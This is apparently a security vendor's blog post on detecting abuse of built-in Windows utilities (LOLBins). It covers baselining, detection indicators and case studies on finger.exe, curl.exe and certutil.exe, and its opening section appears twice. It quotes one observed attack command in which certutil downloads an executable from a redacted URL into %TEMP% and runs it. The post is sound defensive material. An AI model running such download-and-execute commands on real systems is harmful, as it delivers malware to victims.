LOLBins: How to Detect Malicious Living Off the Land Activity

Key Takeaways:

  • LOLBins aren't malicious by nature—context is what matters. Living off the land binaries and scripts, also known as LOLBins or LOLBAS, are legitimate, pre-installed Windows utilities that administrators rely on every day; the risk comes from how, when, and where they're executed, not from the tools themselves.

  • The "invisible by design" narrative doesn't hold up. Huntress SOC analysts have found that malicious LOLBin activity is detectable once an organization understands its baseline of legitimate usage, rather than treating LOLBin abuse as inherently indistinguishable from normal admin behavior.

  • Baselining comes before detection. Knowing which native utilities are regularly used in your environment, and how, is what turns anomalous activity into a visible signal instead of noise.

  • A handful of indicators consistently separate malicious from legitimate use. Unexpected parent processes, execution from non-standard directories, unusual command-line flags, and first-seen destination IPs or domains show up across almost every LOLBins incident Huntress analysts investigate.

Windows ships with a long list of native GUI and command-line utilities, commonly called living off the land binaries, or LOLBins (also known as LOLBAS), that are just as useful to administrators as they are to threat actors.

Much of the conversation in the security community treats LOLBin abuse as inherently invisible: activity that blends in with legitimate administrator behavior almost by design. But is that true? Is malicious use of LOLBins truly indistinguishable from legitimate administrator use of the same utilities? Based on incidents Huntress SOC analysts have investigated firsthand, not theoretical analysis, the answer is no, and the case studies below show exactly why.

LOLBins: How to Detect Malicious Living Off the Land Activity

Key Takeaways:

  • LOLBins aren't malicious by nature—context is what matters. Living off the land binaries and scripts, also known as LOLBins or LOLBAS, are legitimate, pre-installed Windows utilities that administrators rely on every day; the risk comes from how, when, and where they're executed, not from the tools themselves.

  • The "invisible by design" narrative doesn't hold up. Huntress SOC analysts have found that malicious LOLBin activity is detectable once an organization understands its baseline of legitimate usage, rather than treating LOLBin abuse as inherently indistinguishable from normal admin behavior.

  • Baselining comes before detection. Knowing which native utilities are regularly used in your environment, and how, is what turns anomalous activity into a visible signal instead of noise.

  • A handful of indicators consistently separate malicious from legitimate use. Unexpected parent processes, execution from non-standard directories, unusual command-line flags, and first-seen destination IPs or domains show up across almost every LOLBins incident Huntress analysts investigate.

Windows ships with a long list of native GUI and command-line utilities, commonly called living off the land binaries, or LOLBins (also known as LOLBAS), that are just as useful to administrators as they are to threat actors.

Much of the conversation in the security community treats LOLBin abuse as inherently invisible: activity that blends in with legitimate administrator behavior almost by design. But is that true? Is malicious use of LOLBins truly indistinguishable from legitimate administrator use of the same utilities? Based on incidents Huntress SOC analysts have investigated firsthand, not theoretical analysis, the answer is no, and the case studies below show exactly why.

Baselining legitimate LOLBin use in your environment

Before you can flag anomalous LOLBin activity, you need to know what normal looks like in your environment. It's a bit like a housekeeping cart moving through a hotel: Seeing it in a guest hallway during the day is routine, but seeing it at 3 a.m. or parked outside a restricted office raises questions. LOLBins work the same way; the utility itself isn't inherently suspicious, but where, when, and how it runs can be.

That baseline is what makes the detection indicators below meaningful. Without it, you're just looking at a list of process names; with it, you're looking at a signal.


How to detect malicious LOLBins

Security teams detect malicious LOLBins activity by comparing real-time process execution against a baseline and flagging deviations in a handful of specific areas. Across the incidents Huntress analysts have investigated, the following indicators consistently separate malicious LOLBin activity from legitimate administrator use:

  • Unexpected parent process: a LOLBin spawned by a process that doesn't normally launch it

  • Execution from a non-standard directory: the binary running from a location outside its typical install path

  • Unusual command-line flags: arguments or switches rarely or never seen in your environment's baseline

  • First-time-seen destination IPs or domains: network connections initiated by the LOLBin to an IP or domain your environment hasn't communicated with before

  • A spike in execution frequency: a jump in how often the binary runs relative to its established baseline

These are the exact patterns underlying the three incidents below, involving finger.exe, curl.exe, and certutil.exe. Our blog “Exposing Data Exfiltration” covers additional examples across a broader set of utilities.


Case study: detecting malicious finger.exe activity

Finger is a client-server application first developed in 1971 to allow users to query other systems on a network for a list of logged-in users. Windows endpoints include the finger.exe client application, and Huntress analysts have observed threat actors using this LOLBin for file download, as well as data exfiltration.

Elastic search results for finger.exe

Figure 1: Elastic search results for “finger.exe

A recent Elastic search for instances of finger.exe run over the previous 24-hour period revealed only a single instance of the command, with no arguments. This point-in-time snapshot is a first step toward understanding how often finger.exe is typically used across an environment, and organizations can use similar techniques to baseline the usage of this and other utilities across their own infrastructure.


Case study: detecting malicious curl.exe activity

Huntress analysts have also observed threat actors using curl.exe for file download. Curling for Data: A Dive into a Threat Actor's Malicious TTPs walks through one such incident in detail.

Figure 2: Results of Elastic search for “curl.exe

An Elastic search for this LOLBin, similar to the search for finger.exe, results in 2,182,554 hits. Refining the search to remove a great deal of the legitimate activity takes real time and effort, though searching for specific known-malicious patterns can immediately narrow that down to minimal or even no hits. For example, adding a search for "Dokan," a file system driver, returns no results at all. Keep in mind that this search spans thousands of endpoints and hundreds of customers, not a single infrastructure, so any individual organization's baseline will look different.

Figure 3: PowerShell command line spawning curl.exe

While there may be legitimate uses for curl.exe within an environment, there are clearly malicious uses as well, such as curl.exe spawned from a PowerShell command line unlike any other observed within the infrastructure. Regardless of how curl.exe is used elsewhere in an environment, it's very unlikely that it's being used in a legitimate operational manner via a command line like this one. Retrieving command lines from Windows PowerShell Event Log event ID 600 records, this kind of command line invariably stands out as unique against the rest of the log.

Certutil.exe is a command-line utility used to display and configure information regarding Certificate Services. In its simplest uses, this LOLBin can encode and decode files, as well as download files from HTTP or HTTPS resources. An organization may have legitimate use for it if it operates as a certificate authority, or uses applications that rely on the utility's capabilities in some way.

Certutil.exe launched via encoded PowerShell

In one incident, Huntress analysts observed certutil.exe launched as a result of an encoded PowerShell command line using [SYSTEM.WEB.HTTPUTILITY]::URLDECODE, itself a child process of sqlservr.exe, the Microsoft SQL Server application installed as part of the FortiClient Endpoint Management Server (EMS) product. Based on Huntress EDR telemetry and Windows Event Logs, the activity did not execute successfully on the monitored endpoints.

The resulting command line, observed across multiple incidents, appeared as follows:

`certutil -urlcache -f [HTTP/HTTPS URL] %TEMP%[REDACTED].exe & start /B %TEMP%[REDACTED].exe`

In this incident, the Windows PowerShell Event Log contained over 750 individual PowerShell command lines, extracted from event ID 600 records. For the incident, the command line described above was unique, and markedly stood out against a backdrop of regular, consistent command lines.


How Huntress Managed EDR detects LOLBin abuse

The three incidents above aren't hypothetical; they're activity Huntress SOC analysts observed and investigated in the field. That's the outcome that matters: LOLBin misuse getting flagged and investigated by our SOC without your team needing to review logs around the clock.

That's exactly what Managed EDR is built to do. Huntress Managed EDR pairs behavioral detection with 24/7 human threat hunting, so anomalous LOLBin activity (an unexpected parent process, an unusual command line, a first-seen destination) gets investigated by analysts instead of sitting unreviewed in a dashboard. With fast mean time to respond, low false positive rates, and a deployment built to get you from zero to protected quickly, Huntress Managed EDR is designed to catch this kind of activity before it turns into a full-blown incident, not chase it after the fact.

For organizations with enough log volume to need deeper cross-source correlation, Huntress Managed SIEM complements Managed EDR by correlating LOLBin activity against a broader set of log sources at scale.

Ready to see how Huntress Managed EDR would flag LOLBin misuse in your environment? Start a free trial or request a demo today.


In most environments, no, not without risk. Native utilities like curl.exe, certutil.exe, and finger.exe often support legitimate administrator workflows, applications, or scripts, so removing or aggressively restricting them can break operational tooling in ways that aren't obvious until something fails. Establishing the baseline described above lets you make targeted decisions, restricting a specific binary in the contexts where you've confirmed no legitimate use, rather than blocking it wholesale.

The two overlap heavily but aren't identical. Fileless malware describes attacks that avoid writing a malicious executable to disk, while LOLBin misuse describes the use of pre-installed, trusted binaries to carry out malicious actions. LOLBins are one of the most common ways attackers achieve fileless execution, but not every fileless technique relies on a LOLBin, and not every LOLBin misuse case is fileless, as certutil.exe writing a downloaded executable to %TEMP% in the case study above shows.

EDR catches the behavioral, process-execution side of LOLBin misuse: the unexpected parent processes, command lines, and network connections that the case studies above demonstrate. SIEM adds cross-source log correlation at scale, which becomes more valuable as an organization's log volume grows large enough that correlating across many systems pays off. Most lean internal security teams start with EDR and add SIEM as that volume grows.

Regularly, not just once. Legitimate usage patterns shift as new admin tools, scripts, or third-party applications get adopted, and a baseline established a year ago may no longer reflect what "normal" looks like today. Revisiting the baseline on a recurring cadence (quarterly is a reasonable starting point for most environments) helps keep detection indicators accurate as the environment evolves.


Protect What Matters

Secure endpoints, email, and employees with the power of our 24/7 SOC. Try Huntress for free and deploy in minutes to start fighting threats.
Try Huntress for Free